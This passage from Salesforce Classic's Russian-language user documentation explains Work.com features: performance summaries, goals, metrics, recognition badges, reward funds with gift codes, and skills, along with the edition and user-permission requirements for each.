| Feedback Request Detail |  | Save Draft             | Submit                                     | Reassign | Invite Peer | Invite Skip Level | Customize Related Lists |
|-------------------------|--|------------------------|--|----------|-------------|-------------------|-------------------------|
| ▼ Information           |  |                        |  |          |             |                   |                         |
| Feedback From           | <a href="#">Dan Perkins</a>                    | Feedback Request State | Draft                                      |          |             |                   |                         |
| Feedback About          | <a href="#">Sally Strudel</a>                  | Feedback Type          | Manager Summary                            |          |             |                   |                         |
| Initiated By            | <a href="#">Dan Perkins</a> , 9/1/2015 2:47 PM | Performance Cycle      | <a href="#">Annual Performance Summary</a> |          |             |                   |                         |
|                         |  | Last Submitted Date    |  |          |             |                   |                         |
|                         |  | Last Shared Date       |  |          |             |                   |                         |
|                         |  | Save Draft             | Submit                                     | Reassign | Invite Peer | Invite Skip Level | Customize Related Lists |

5. Чтобы отправить составленную сводку, нажмите кнопку **«Отправить»**. Чтобы отложить редактирование сводки, нажмите кнопку **«Сохранить черновик»**.

Отправленные сводки, включая сводки о себе или своей команде, можно просматривать посредством фильтров на вкладке «Отзывы».

СМ. ТАКЖЕ:

[Общие сведения о сводках по производительности](#)

[Добавление коллег в сводку по производительности](#)

[Отклонение запроса на предоставление сводки производительности](#)

## Добавление коллег в сводку по производительности

Система позволяет приглашать коллег для проверки сводок по производительности.

1. В раскрывающемся списке на вкладке «Отзывы» выберите пункт **«Новые запросы отзывов»**.
2. Нажмите кнопку **«Начать»**.
3. Выберите нужную сводку по производительности.
4. При наличии проверок на уровне коллеги или пропуска щелкните **«Пригласить коллег»** или **«Пригласить проверяющих на уровне пропуска»** вверху страницы.
5. Введите имя нужного пользователя и нажмите кнопку **«Сохранить»**.  
Имя пользователя появляется в списке приглашенных; сам пользователь получает электронный запрос на составление соответствующей сводки.

СМ. ТАКЖЕ:

[Общие сведения о сводках по производительности](#)

[Составление сводки](#)

[Отклонение запроса на предоставление сводки производительности](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Сводки по  
производительности  
требуют наличия лицензии  
на компонент **Work.com,**  
являющейся

дополнительной для версии  
**Professional Edition,**  
**Enterprise Edition,**  
**Unlimited Edition** или  
**Developer Edition** и  
добавленной в версию  
**Performance Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра сводок по  
производительности:

- «Чтение» для циклов  
производительности

Для добавления коллег в  
сводки по

производительности:

- «Создание», «Чтение» и  
«Редактирование» для  
отзывов, вопросов  
отзыва, наборов  
вопросов отзыва и  
запросов отзыва

И

«Чтение» для циклов  
производительности

## Отклонение запроса на предоставление сводки производительности

Система позволяет отклонять запросы на предоставление сводки производительности по пользователям или рабочим группам, потерявшим свою актуальность.

1. В раскрывающемся списке на вкладке «Отзывы» выберите пункт **«Новые запросы отзывов»**.
2. Нажмите кнопку **«Начать»**.
3. Выберите сводку по производительности.
4. Щелкните кнопку **«Отклонить»**.
5. Нажмите кнопку **«ОК»** в сообщении-подтверждении.
  - Разрешается отклонять только сводки на уровне пользователя, сводки на уровне коллеги и сводки на уровне пропуска.
  - Сохраненные ответы хранятся в отклоненной сводке.
  - Отклоненные сводки можно найти на странице «Отзывы» посредством фильтра «Все отзывы».
  - Чтобы вновь открыть сводку, щелкните ссылку **«Повторно открыть»** на странице сведений об отклоненной сводке. Повторно открытые сводки отображаются в списке «Новые запросы отзывов».
  - После завершения цикла производительности отклоненные сводки нельзя открыть.

СМ. ТАКЖЕ:

- [Общие сведения о сводках по производительности](#)
- [Добавление коллег в сводку по производительности](#)
- [Составление сводки](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Сводки по производительности требуют наличия лицензии на компонент **Work.com**, являющейся

дополнительной для версии **Professional Edition, Enterprise Edition, Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Производительность»:

- «Чтение» для циклов производительности

Для редактирования сводок по производительности:

- «Создание», «Чтение» и «Редактирование» для отзывов, вопросов отзыва, наборов вопросов отзыва и запросов отзыва

И

«Чтение» для циклов производительности

## Общие сведения о целях

Функция «Цели Work.com» позволяет пользователям определять, отслеживать и оценивать выполненный объем работ. Цели доступны посредством вкладки «Цели» или страниц профиля Chatter.

Вкладка «Цели» профиля пользователя отображает цели данного пользователя. Вкладка верхнего уровня «Цели» — это общее списковое представление, которое может быть настроено для отображения разных списков целей (например, «Мои цели», «Цели моей рабочей группы» или «Ключевые цели компании»). Отображаемые вкладки и списковые представления могут определяться заданными настройками Work.com.

Чтобы открыть страницу сведений о цели, выберите нужную цель в списковом представлении.

Цели поддерживают ленты Chatter, предоставляя разным пользователям возможность сотрудничества в ленте и отслеживания хода выполнения цели.

Страница сведений о цели содержит показатели, задачи, события, примечания, вложения и другую связанную информацию. Согласование целей с другими пользователями выполняется путем их связывания с родительскими целями или подцелями.

Чтобы контролировать пользователей, которые могут просматривать и обновлять цели, измените параметры общего доступа. Например, если цели организации по умолчанию являются личными, то общий доступ к целям может предоставляться выбранным пользователям или группам только ответственными за цели и администраторами. Выберите доступ только для чтения или чтения и записи для более детального управления доступом к целям.

Чтобы создать задачу или событие, связанное с конкретной целью, нажмите кнопку «Создать задачу» или «Создать событие» в связанном списке «Открытые действия». При необходимости создайте задачи или события для отдельных показателей.

Чтобы оценить ход выполнения, дополните цели показателями. При необходимости свяжите показатели со сведениями из избранных отчетов для отслеживания работы в системе Salesforce. Назначьте весовые значения разным показателям для точного отслеживания процесса завершения цели.

СМ. ТАКЖЕ:

[Создание цели](#)

[Показатели](#)

[Общие сведения об обучении](#)

[Рекомендации по использованию задач](#)

[Рекомендации по использованию событий и календарей](#)

[Настройка функции отслеживания лент Chatter](#)

[Включение или выключение параметров Work.com](#)

[Показатели](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Функция «Цели» требует наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition, Enterprise Edition, Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра целей:

- «Чтение» для целей и ссылок цели

Для создания целей:

- «Создание» для целей и ссылок цели

Для редактирования целей:

- «Редактирование» для целей и ссылок цели


Для удаления целей:

- «Удаление» для целей и ссылок цели

## Создание цели

Функция «Цели Work.com» позволяет определять, отслеживать и оценивать выполненный объем работ.

1. Откройте вкладку верхнего уровня «Цели».

При отсутствии вкладки «Цели» выберите Work.com из раскрывающегося меню приложений Force.com в верхнем правом углу или щелкните значок  справа от текущих вкладок и выберите нужную вкладку на странице «Все вкладки».

2. Нажмите кнопку «Создать».
3. Введите имя цели и укажите дополнительные сведения.

Параметры общего доступа могут быть настроены после создания цели. Обратите внимание, что все изображения целей доступны внешним пользователям.



**Совет:** Чтобы создать ключевую цель компании, выберите поле «**Ключевая цель компании**». Щелкните ссылку «**Общий доступ**» на странице сведений о цели и разрешите общий доступ для группы «Все внутренние пользователи». Чтобы разрешить общий доступ к цели всем остальным пользователям в организации, установите уровень доступа «Только для чтения». Чтобы разрешить совместную работу над целью всем пользователям, установите уровень доступа «Для чтения и записи».

4. Выберите статус цели.
  - «Черновик»: сведения о цели доступны в режиме черновика и являются неокончательными.
  - «Опубликовано»: сведения о цели являются окончательными, а сама цель уже выполняется.
  - «Завершено»: выполнение цели завершено.
  - «Отменено»: выполнение цели отменено.
  - «Не завершено»: выполнение цели не завершено.

5. Нажмите кнопку «Сохранить».

Чтобы переназначить цели другим пользователям, щелкните ссылку «**Изменить**» напротив поля «Имя ответственного» на странице сведений о цели. Кроме того, убедитесь, что показатели переназначаются соответствующему пользователю, так как они могут принадлежать разным пользователям.

СМ. ТАКЖЕ:

[Общие сведения о целях](#)

[Показатели](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Функция «Цели» требует наличия лицензии на компонент **Work.com**, являющейся

дополнительной для версии **Professional Edition,**  
**Enterprise Edition,**  
**Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра целей:

- «Чтение» для целей и ссылок цели

Для создания целей:

- «Создание» для целей и ссылок цели



## Показатели

Рекомендуем использовать показатели для отслеживания и обнаружения данных.

Чтобы создать показатель, воспользуйтесь вкладкой «Показатели» или страницей сведений о цели. Пользователи могут создавать отдельные показатели или связывать их с конкретными целями.

Рекомендуем использовать показатели выполнения или завершения для отслеживания статуса разных целей, назначенных пользователям. Значения показателей могут обновляться любыми пользователями, имеющими доступ для чтения и записи. Кроме того, показатели могут отображаться соответствующими пространствами обучения и сводками по производительности.

Значения показателей могут обновляться любыми пользователями, имеющими доступ для чтения и записи. Кроме того, показатели могут отображаться соответствующими пространствами обучения и сводками по производительности.

### [Создание показателя](#)

Показатели Work.com позволяют отслеживать и обнаруживать работу.

СМ. ТАКЖЕ:

[Создание показателя](#)

[Общие сведения о целях](#)

[Общие сведения о целях](#)

[Создание цели](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Функция «Показатели» требует наличия лицензии на компонент **Work.com**, являющейся

дополнительной для версии **Professional Edition,**  
**Enterprise Edition,**  
**Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition.**

## Создание показателя

Показатели Work.com позволяют отслеживать и обнаруживать работу.

### 1. Откройте вкладку «Показатели».

При необходимости нажмите кнопку **«Создать показатель»** на странице сведений о цели.

### 2. Нажмите кнопку **«Создать»**.

### 3. Выберите тип записи «Выполнение» или «Завершение» и нажмите кнопку **«Продолжить»**.

- Показатели выполнения оценивают достижения на основе степени готовности относительно целевого значения. Данные показатели позволяют отслеживать строгие цифры и проценты. Например, создайте показатели выполнения *«Преобразовать 50 интересов»* или *«Достичь 100%-ого качества обслуживания клиентов»*.
- Показатели завершения оценивают готовность показателя. Данные показатели позволяют отслеживать контрольные точки или могут использоваться при отсутствии показателей на основе строгих цифр. Например, создайте показатель завершения *«Получить сертификат Salesforce»*.

### 4. Введите имя показателя и укажите дополнительные сведения.

### 5. При выборе показателя выполнения введите целевое значение.

При необходимости обновите текущее значение вручную или свяжите его с отчетом Salesforce. Чтобы связать значение показателя с отчетом, выполните указанные ниже действия.

- Щелкните **«Из отчета Salesforce»** в поле «Текущее значение».
- Выберите имя отчета.
- Выберите поле резюмирования.

### 6. Выберите статус показателя.

### 7. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Показатели](#)

[Общие сведения о целях](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Функция «Показатели» требует наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition, Enterprise Edition, Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра показателей:

- «Чтение» для показателей

Для создания показателей:

- «Создание» для показателей


Для связывания показателей с отчетами:

- «Создание» для ссылок на данные показателя

## Общие сведения о признании

Система позволяет выражать коллегам свою признательность и благодарность путем публикации настраиваемых сообщений, эмблем и наград в ленту Chatter.

Функция «Признание Work.com» поддерживает функцию «Благодарность» с неограниченным количеством настраиваемых эмблем и позволяет связывать эмблемы с реальными наградами (например, подарочные карты). Менеджеры могут создавать отчеты и панели мониторинга для просмотра данных по лидерам признаний. Помимо обязательных полномочий пользователя, администратор организации должен включить функции «Благодарность» и «Награды». В зависимости от заданных настроек Work.com, вкладки «Признание» и «Эмблемы» могут отображаться как вкладки верхнего уровня. Кроме того, вкладка «Признание» может отображаться как вложенная вкладка в профиле Chatter.


 **Прим.:** Пользователи могут создавать, редактировать, публиковать и вручать эмблемы-благодарности без лицензии Work.com. Тем не менее, лицензия Work.com требуется для использования эмблем, связанных с наградами. Дополнительную информацию о приобретении компонента Work.com можно получить в компании Salesforce.





### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Функция «Награды» требует наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition, Enterprise Edition, Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition.**



| Badge Name  | Description                    | Created By |
|---|--------------------------------|------------|
|  All About Execution | Like the mailman, you deliver! | AUser      |
|  Top Performer       | For crushing your numbers!     | AUser      |
|  Teacher             | For sharing your knowledge     | AUser      |
|  Hot Lead            | Thank you for your hot lead!   | AUser      |

Вкладка «Эмблемы» предоставляет доступ к библиотеке доступных эмблем. Чтобы создать эмблему, нажмите кнопку «Создать». Чтобы просмотреть или изменить сведения об эмблеме, щелкните нужную эмблему. Пользователи могут просматривать только эмблемы, доступные для вручения. Возможность создания или редактирования эмблем может ограничиваться заданными настройками функции.



Публикатор Chatter позволяет вручать эмблемы-благодарности. В настоящее время система позволяет одновременно вручать эмблемы только одному пользователю. Дополнительную информацию см. в разделе [«Выражение благодарности сотрудникам»](#).

Вкладка «Признание» профиля Chatter позволяет просматривать эмблемы, полученные соответствующим пользователем.

СМ. ТАКЖЕ:

[Создание эмблемы](#)

[Настройка доступа к эмблемам-благодарностям](#)

[Копилки наград](#)

[Создание копилки наград](#)

[Включение или выключение параметров Work.com](#)


## Создание эмблемы

Пользователи могут создавать настраиваемые эмблемы для выражения коллегам своей признательности и благодарности.



[Просмотреть обзор: Создание эмблемы-благодарности](#)

### 1. Откройте вкладку «Эмблемы».

При ее отсутствии щелкните , расположенный справа от текущих вкладок, и выберите данную вкладку на странице «Все вкладки».

### 2. Нажмите кнопку «Создать».

### 3. Введите имя и описание эмблемы, добавьте изображение эмблемы и при необходимости назначьте награды и ограничения.

#### Прим.:

- Создание эмблемы-награды доступно только пользователям, включившим функцию «Награды».
- Эмблемы не могут переноситься из безопасной организации в производственную организацию.
- Доступ к записям эмблем может быть ограничен посредством связанного списка «Доступ». Тем не менее, изображения эмблем доступны внешним пользователям.

| Поле эмблемы       | Описание  |
|--------------------|---|
| Имя эмблемы        | Имя эмблемы.  |
| Активно            | Данный параметр определяет активность и доступность эмблемы для вручения. Данный параметр включен по умолчанию.   |
| Копилка наград     | При необходимости выберите копилку наград для данной эмблемы.   |
| Имя ответственного | Имя ответственного за эмблему.  |
| Эмблема компании   | Чтобы использовать данную эмблему как эмблему компании, установите данный флажок. Создание или редактирование эмблем компании доступно только модераторам Chatter. Эмблемы компании могут вручаться всеми пользователями. |
| Описание           | Описание эмблемы.   |

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Функция «Награды» требует наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition, Enterprise Edition, Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Эмблемы»:

- Дополнительные полномочия пользователя не требуются

Для создания эмблемы:

- «Создание» для документов
- По умолчанию параметр «Разрешить создание настраиваемых эмблем только определенной группе пользователей» выключен. При включении данного параметра пользователям требуется полномочие «Создание определенных настраиваемой эмблемы».

| Поле эмблемы            | Описание   |
|-------------------------|--|
| URL-адрес изображения   | Визуальное представление эмблемы. Чтобы выбрать изображение из локального каталога, щелкните поле изображения. Изображения эмблем хранятся в размере 128 x 128 пикселей и доступны внешним пользователям.            |
| Ограничение количества  | Количество доступных эмблем. Данное ограничение может быть указано для одного или всех пользователей. По умолчанию количество эмблем не ограничено.  |
| Дата начала ограничения | Данный параметр определяет дату, выбранную как начало подсчета системой использованного количества эмблем. По умолчанию отображается дата создания эмблемы.  |
| Тип ограничения         | Выберите значение «На пользователя» для применения параметра «Ограничение количества» к каждому пользователю. Выберите значение «На компанию» для применения параметра «Ограничение количества» ко всей организации. |

#### 4. Нажмите кнопку **«Сохранить»**.

По умолчанию настраиваемые эмблемы доступны всем внутренним пользователям. Чтобы изменить доступ к настраиваемой эмблеме, откройте страницу сведений о нужной эмблеме и нажмите кнопку **«Редактировать список»** в связанном списке «Доступ».

СМ. ТАКЖЕ:


[Общие сведения о признании](#)

[Настройка доступа к эмблемам-благодарностям](#)

[Копилки наград](#)

## Настройка доступа к эмблемам-благодарностям

Чтобы настроить доступ к эмблеме-благодарности, воспользуйтесь связанным списком «Доступ».

1. Щелкните нужную эмблему на вкладке «**Эмблемы**».  
При отсутствии вкладки «Эмблемы» щелкните значок , расположенный справа от текущих вкладок, и выберите данную вкладку на странице «Все вкладки».
2. Нажмите кнопку «**Редактировать список**» в связанном списке «Доступ».
3. Введите имена нужных общедоступных групп или пользователей.  
Доступ может быть предоставлен только пользователям поддерживаемых лицензий.
4. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Общие сведения о признании](#)

[Создание эмблемы](#)

[Копилки наград](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Функция «Награды» требует наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition, Enterprise Edition, Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition.**

## Копилки наград

Функция «Награды Work.com» позволяет пользователям дополнять эмблемы реальными наградами. Система позволяет связывать эмблемы с реальными наградами, поддерживаемыми большинством глобальных кодов цифровых подарков.

Администратор организации должен включить функции «Благодарность» и «Награды».

Помимо стандартного типа копилки наград Amazon.com™, функция «Награды Work.com» поддерживает другие программы наград. Сведения о награде хранятся в двух объектах: «Тип копилки наград» и «Копилка наград». Ниже перечислены основные различия между данными двумя объектами.

### Тип копилки наград

Данный объект хранит неизменные сведения о награде (например, тип валюты, сведения об активации и сведения о загрузке CSV-файла). Например, Amazon.com™, iTunes™ или Starbucks™.

### Копилка наград

Данный объект хранит коды подарков и может быть связан только с одним типом копилки наград. Каждая копилка наград содержит заданное значение, определяемое пользователем путем приобретения кодов подарков за указанную стоимость.

Например, копилка наград по имени «Награды А» может содержать коды, связанные с подарочными картами Amazon.com стоимостью \$100 каждая. Другая копилка наград по имени «Награды Б» может содержать коды, связанные с подарочными картами Amazon.com стоимостью \$20 каждая. Данные копилки наград будут относиться к одному типу копилки наград. Однако, копилка наград, связанная с подарочными картами Starbucks, будет относиться к другому типу копилки наград.

Чтобы создать эмблемы-награды, выполните указанные ниже действия.

1. Создайте тип копилки наград или воспользуйтесь стандартным типом копилки наград Amazon.com.
2. Создайте копилку наград и загрузите коды наград.
3. Свяжите эмблему-благодарность с копилкой наград.

СМ. ТАКЖЕ:

- [Общие сведения о признании](#)
- [Создание типов копилки наград](#)
- [Создание копилки наград](#)
- [Создание эмблемы](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Функция «Награды» требует наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition, Enterprise Edition, Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра копилки наград:

- «Чтение» для копилки наград

Для создания копилки наград:


- «Создание» для наград  
«Создание» для копилки наград



## Создание типов копилки наград

Система позволяет использовать типы копилки наград для добавления общих сведений о награде (например, коды валют, сведения об активации и сведения о загрузке CSV-файла).

1. Откройте вкладку «Тип копилки наград».
 

При ее отсутствии щелкните значок , расположенный справа от текущих вкладок, и выберите данную вкладку на странице «Все вкладки».
2. Нажмите кнопку «Создать».
3. Введите сведения о типе копилки наград.

### Сведения

| Поле                    | Описание  |
|-------------------------|---|
| Имя типа копилки наград | Имя типа копилки наград. Рекомендуем использовать описательное имя (например, «Amazon.CA (Канада)» или «Starbucks (США)»).  |
| Кредитная система       | Чтобы связать награды с денежным вознаграждением, выберите значение «Коды подарков». В противном случае, выберите значение «Очки». Типы копилки наград, использующие кредитную систему «Очки», пропускают поле «Код валюты».  |
| Активно                 | Параметр, определяющий активность типа копилки наград.  |
| Имя ответственного      | Ответственный за тип копилки наград.  |
| Код валюты              | Тип валюты.   |
| Предопределено          | Параметр, доступный только для чтения, который определяет предопределенность типа копилки наград (например, стандартный тип Amazon.com). Предопределенные типы копилки наград не поддерживают изменение имени, кредитной системы или кода валюты. Предопределенные типы генерируются системой и не могут быть изменены. |

### Активация

| Поле                  | Описание  |
|-----------------------|---|
| URL-адрес активации   | URL-адрес активации награды. Данное поле является дополнительным на основе типа кода награды. Не рекомендуем вводить URL-адрес активации для кодов наград, являющихся ссылками. |
| Сведения об активации | Инструкции по активации награды, включая любые дополнительные действия, которые могут потребоваться пользователю для активации награды.   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Функция «Награды» требует наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition, Enterprise Edition, Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра типов копилки наград:

- «Чтение» для типов копилки наград

Для создания типов копилки наград:

- «Создание» для типов копилки наград
- «Чтение» и «Создание» для копилки наград
- «Чтение» и «Создание» для наград

**Активация**

| Поле                               | Описание   |
|------------------------------------|--|
| Условия и отказ от ответственности | Дополнительная юридическая информация о типе копилки наград. |

**Загрузить конфигурацию**

| Поле                    | Описание   |
|-------------------------|--|
| Столбец кодов наград    | Столбец CSV-файла, определяющий коды наград. По умолчанию при загрузке используется второй столбец. Чтобы выбрать другой столбец, введите соответствующий номер.     |
| Столбец значений наград | Столбец CSV-файла, определяющий значения наград. По умолчанию при загрузке используется третий столбец. Чтобы выбрать другой столбец, введите соответствующий номер. |

**4. Нажмите кнопку «Сохранить».**

СМ. ТАКЖЕ:


[Копилки наград](#)[Создание копилки наград](#)[Создание эмблемы](#)[Общие сведения о признании](#)

## Создание копилки наград

Рекомендуем использовать копилки наград для хранения кодов подарков, связанных с типом копилки наград.

Пользователи могут создавать эмблемы-награды на основе созданных копилки наград. Копилки наград могут содержать подарочные карты Amazon.com™, приобретенные посредством одного из сторонних поставщиков (например, TangoCard™), или другие программы наград.

### 1. Откройте вкладку «Копилка наград».

При ее отсутствии щелкните значок , расположенный справа от текущих вкладок, и выберите данную вкладку на странице «Все вкладки».

### 2. Нажмите кнопку «Создать».

### 3. Введите имя, заполните поле «Тип копилки наград» и укажите значение награды.


### 4. Нажмите кнопку «Сохранить».

### 5. Загрузите или введите коды подарков.

- Чтобы загрузить коды подарков посредством CSV-файла, последовательно выберите параметры «Загрузить CSV-файл» и «Выбрать файл». Выберите нужный CSV-файл и нажмите кнопку «Загрузить».

По умолчанию при загрузке второй столбец используется для кодов наград, а третий — для значений наград. Однако можно настроить их значение различным образом для соответствующего типа копилки наград. См. пример форматирования файла CSV:

|   | A               | B                | C            |
|---|-----------------|------------------|--------------|
| 1 | Sequence Number | Reward Code      | Reward Value |
| 2 | 1               | 1111-222222-3333 | 10           |
| 3 | 2               | 1111-222222-4444 | 10           |
| 4 | 3               | 1111-222222-5555 | 10           |
| 5 | 4               | 1111-222222-6666 | 10           |
| 6 | 5               | 1111-222222-7777 | 10           |

-  **Прим.:** Убедитесь, что данные кода награды отображаются на второй строке CSV-файла. Первая строка отображается как строка заголовка, поэтому не загружается.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Функция «Награды» требует наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition, Enterprise Edition, Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра копилки наград:

- «Чтение» для копилки наград

Для создания копилки наград:

- «Создание» для копилки наград
- «Создание» для наград

- Чтобы ввести коды подарков вручную, нажмите кнопку **«Создать награду»**. Введите код подарка и нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

- [Общие сведения о признании](#)
- [Кошкилки наград](#)
- [Создание типов кошкилки наград](#)
- [Создание эмблемы](#)
- [Общие сведения о признании](#)

## Общие сведения о навыках


Навыки позволяют пользователям предоставлять доступ к сведениям о своем профессиональном опыте. Рекомендуем использовать навыки для обнаружения, сотрудничества и подтверждения других пользователей на основе их уровня знаний.

Функция «Навыки» позволяет быстро находить экспертов в разных областях. Чтобы добавить или удалить навыки, воспользуйтесь страницей профиля Chatter или страницей сведений о записи. При необходимости данные навыки могут быть подтверждены другими пользователями. Чтобы найти экспертов с конкретными навыками, воспользуйтесь полем глобального поиска.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



### [Добавление навыка посредством страниц сведений о записях](#)

Система позволяет добавлять навыки для предоставления другим пользователям доступа к сведениям о своем профессиональном опыте.

### [Удаление навыка посредством страниц сведений о записях](#)

Система позволяет удалять ненужные навыки.

### Подтверждение навыка посредством страниц сведений о записях

Система позволяет подтверждать навыки пользователя для уточнения его профессионального опыта в отдельных областях.

СМ. ТАКЖЕ:

[Включение или выключение параметров Work.com](#)

[Настройка навыков](#)

[Ограничения для навыков](#)

[Добавление навыка посредством страниц сведений о записях](#)

## Добавление навыка посредством страниц сведений о записях

Система позволяет добавлять навыки для предоставления другим пользователям доступа к сведениям о своем профессиональном опыте.

